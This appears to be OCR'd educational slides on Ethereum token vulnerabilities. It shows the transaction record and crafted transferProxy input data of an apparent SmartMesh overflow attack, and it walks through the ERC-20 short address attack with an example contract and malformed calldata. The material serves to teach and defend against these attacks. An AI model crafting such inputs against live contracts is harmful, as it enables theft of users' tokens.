
__feeSmt + value = 0



From:	0xd6a09bdb29e1eafa92a30373c44b09e2e2e0651e
To:	Contract 0x55f93985431fc9304077687a35a1ba103dc1e081 (SmartMesh_TokenSale) ✓
Tokens Transfered: (2 ERC-20 Transfers found)	▸ From 0xdf31a499a5a8358... To 0xdf31a499a5a8358...For 65,133,050,195,990,400,000,000,000,000,000,000,000,000,000,000,000,000,000,000.891004451135422463 ($939,254,895,501,666,000,000,000,000,000,000,000,000,000,000,000,000,000,000.00) ERC-20 (SMT) ▸ From 0xdf31a499a5a8358... To 0xd6a09bdb29e1ea... For 50,659,039,041,325,800,000,000,000,000,000,000,000,000,000,000,000,000,000,000.693003461994217473 ($730,531,585,390,184,000,000,000,000,000,000,000,000,000,000,000,000,000,000.00) ERC-20 (SMT)
Value:	0 Ether ($0.00)
Transaction Fee:	0.00109226 Ether ($0.19)
Gas Limit:	150,000
Gas Used by Transaction:	109,226 (72.82%)
Gas Price:	0.00000001 Ether (10 Gwei)
Nonce Position	1 10

Input Data:

```
Function: transferProxy(address _from, address _to, uint256 _value, uint256 _feeSmt, uint8 _v,
bytes32 _r, bytes32 _s)

MethodID: 0xeb502d45
[0]:  000000000000000000000000df31a499a5a8358b74564f1e2214b31bb34eb46f
[1]:  000000000000000000000000df31a499a5a8358b74564f1e2214b31bb34eb46f
[2]:  8fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
[3]:  7000000000000000000000000000000000000000000000000000000000000001
[4]:  000000000000000000000000000000000000000000000000000000000000001b
[5]:  87790587c256045860b8fe624e5807a658424fad18c2348460e40ecf10fc8799
[6]:  6c879b1e8a0a62f23b47aa57a3369d416dd783966bd1dda0394c04163a98d8d8
```



Address 0xDF31A499A5A8358b74564f1e2214B31bB34Eb46F

attacker

Feature Tip: Enable advanced mode, change languages and more. Customize your experience now!

Overview

Balance: 0.000022365625 Ether

Ether Value: Less Than $0.01 (@ $178.44/ETH)

Token: $935,842,164,663,682,... 3

More Info

Transactions:

Search for Token Name

ERC-20 Tokens (3)

0x55f93985431fc93040… 65,133,050,195,990,400,0... SMT $935,842,164,663,682... @0.0144

0x43ee79e379e7b78d8… 65,133,050,195,990,400,0... UGT

0x02357f06600f5111dc… 65,133,050,195,990,400,0... UGT

Transactions Erc20 Toke

Latest 14 txns


TxHash			To
0xea37879343f720d…	99a5a8358…	OUT	0xd6a09bdb
0xf6356e90e15ef10…	a13d3bf6…	IN	0xdf31a499a

Short Address Attack

Overview

- Short address attacks are a side-effect of the EVM itself accepting incorrectly padded arguments. Attackers can exploit this by using specially-crafted addresses to make poorly coded clients encode arguments incorrectly before including them in transactions


https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/



```
pragma solidity ^0.4.11;

contract MyToken {
    mapping (address => uint) balances;

    event Transfer(address indexed _from, address indexed _to, uint256 _value);

    function MyToken() {
        balances[tx.origin] = 10000;
    }

    function sendCoin(address to, uint amount) returns(bool sufficient) {
        if (balances[msg.sender] &lt; amount) return false;
        balances[msg.sender] -= amount;
        balances[to] += amount;
        Transfer(msg.sender, to, amount);
        return true;
    }

    function getBalance(address addr) constant returns(uint) {
        return balances[addr];
    }
}
```

https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/

First try




```
0x90b98a11
00000000000000000000000062bec9abe373123b9b635b75608f94eb8644163e
0000000000000000000000000000000000000000000000000000000000000002
```

Where:

- 0x90b98a11 is the method ID (4 bytes), which is the Keccak (SHA-3) hash of the method signature.
- 00000000000000000000000062bec9abe373123b9b635b75608f94eb8644163e is the “to” address (20 bytes), padded to 32 bytes.
- 0000000000000000000000000000000000000000000000000000000000000002 is the “amount” unsigned integer (non-fixed, 1 byte), padded to 32 bytes.

https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/


Second try



Let us suppose that we want to send some coins again to `0x62bec9abe373123b9b635b75608f94eb8644163e`. However, this time we decide to drop the last byte in the address which is `3e`. We end up with the following input data:

```
0x90b98a11
00000000000000000000000062bec9abe373123b9b635b75608f94eb8644160 0
00000000000000000000000000000000000000000000000000000000000002
                                                              ^^
                                           Note the missing byte
```

EVM will pad zero to the value



```
Event Name    : Transfer
Return Values: _from:   0x58bad47711113aea5bc5de02bce6dd7aae55cce5
               _to:     0x62bec9abe373123b9b635b75608f94eb864416
               _value: 512
```

512 = 2<<8

https://ericrafaloff.com/analyzing-the-erc20-short-address-attack/